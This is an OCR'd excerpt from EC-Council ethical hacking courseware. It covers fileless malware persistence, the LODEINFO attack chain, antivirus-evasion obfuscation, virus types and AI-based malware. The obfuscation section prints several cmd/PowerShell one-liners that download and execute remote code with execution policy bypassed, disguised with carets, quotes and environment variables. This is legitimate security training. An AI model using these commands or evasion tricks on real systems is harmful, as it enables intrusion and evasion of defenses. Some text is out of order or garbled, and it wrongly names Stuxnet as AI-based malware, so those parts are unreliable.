


Figure 7.73: Launching fileless malware through Windows registry

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.




Figure 7.74: Maintaining persistence with fileless techniques

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware

- **LODEINFO**

  Source: *https://thehackernews.com*

  LODEINFO is fileless malware that allows attackers to remotely access and operate infected hosts without detection by security solutions. The infection begins with phishing emails attached with malicious Microsoft Word documents. When the victim opens the email, it triggers VBA macros to launch downloader shellcode capable of executing the LODEINFO implant. LODEINFO uses remote template injection methods to retrieve and execute malicious macros hosted in the attacker's environment every time the victim opens a lured Word document containing the template.

  The shellcode downloader fetches a file that masquerades as privacy-enhanced mail (PEM) from a C2 server, which, in turn, loads the backdoor directly into memory. The downloader shares similarities with a known fileless downloader dubbed DOWNIISSA, based on the self-patching mechanism to conceal malicious code, the encoding method for C2 server information, and the structure of the data decrypted from the fake PEM file. In this manner, the fileless malware evades security controls and maintains prolonged persistence to carry out malicious operations.




Figure 7.75: LODEINFO attack chain

The following are some additional fileless malware:

- Fileless Revenge RAT
- Divergent
- DarkWatchman
- HeadCrab 2.0
- BazarBackdoor
- Astaroth
- Nodersok
- Vaporworm
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Sorebrect Ransomware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters	Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect *,,cmd.exe,/c,,;echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com')&&echo,exit*
Inserting Parentheses	When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands *cmd.exe /c ((echo command1) && (echo command2))*
Inserting Caret Symbol	The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time *C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com')&&echo,exit*

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes	The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments *Pow"^"er"^"Shell -N"^"oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg*
Using Custom Environment Variables	In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings *set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf*
Using Pre-assigned Environment Variables	"%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files". Specific characters from this value can be accessed through indexing and used to **execute malicious commands** *cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbs*

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

hide01.ir

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

malicious activities hidden and undetected for as long as possible. The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com") &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)
  &&(
  echo command2))
  ```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -No^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient).DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.

  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```

- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as "`%CommonProgramFiles%`." The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. "`%CommonProgramFiles%`" contains a default value "`C:\Program Files\Common Files`." Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character 'P' at index 3, which is concatenated with "owerShell.exe", and executes the malicious command.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.52: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.

Figure 7.53: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.


Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is AI-based Malware?

AI-based malware refers to malicious software that harnesses AI methodologies and algorithms to amplify its functionalities and accomplish goals. Such malware can adapt its behavior and evasion techniques based on the environment in which it operates. It analyzes the users' and technical controls' behavior to bypass security measures and launch targeted attacks. This adaptability allows it to stay undetected for longer periods within the targeted environment. It can also analyze and exploit vulnerabilities with greater precision, identify new means of gaining system access, and move laterally from one system to another.

Attackers can use AI-based malware to perform various activities such as data infiltration, data theft, espionage, resource exploitation and disrupt the entire environment. Popular variants of AI-based malware include BlackMamba, WormGPT, FraudGPT, Stuxnet, DeepLocker, and Mylobott.

Working of AI-based Malware

Unlike traditional malware, which relies on static code and predefined attack patterns, AI malware, with its sophisticated algorithms, autonomously infiltrates target systems, evades detection mechanisms, and executes malicious payloads with unprecedented speed and precision. The operation of AI malware encompasses multiple phases, each involving distinct actions and objectives.

The following are the various phases involved in AI malware infection on a target system:

- **Infiltration**

  It is the initial phase in which the AI malware gains access to the target system. AI malware infiltrates the target system through phishing emails, misconfigured devices, or other malware that already exists.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Establishment**

  In this phase, the malware secures a foothold on the target system by exploiting vulnerabilities or employing advanced evasion techniques.

- **Learning Phase**

  In this phase, AI malware extracts data about the target system, network, behavior, and security mechanisms to gain insights about the environment and discover potential obstacles.

- **Adaptation**

  In this phase, the AI malware changes its source code based on the insights gained in the learning phase to evade the target's antivirus software and adopts new strategies to achieve its objectives.

- **Execution**

  In this phase, the malware carries out its intended actions, such as data theft, data encryption, or creating backdoors.

- **Propagation**

  In this phase, AI malware spreads to other systems within the network or across the Internet by identifying and exploiting vulnerable systems or by employing social engineering methods.

- **Evolution**

  In this phase, the malware evolves into a more sophisticated form by adapting to all the changes encountered in the target system during the previous phases.

19-1de01.ir

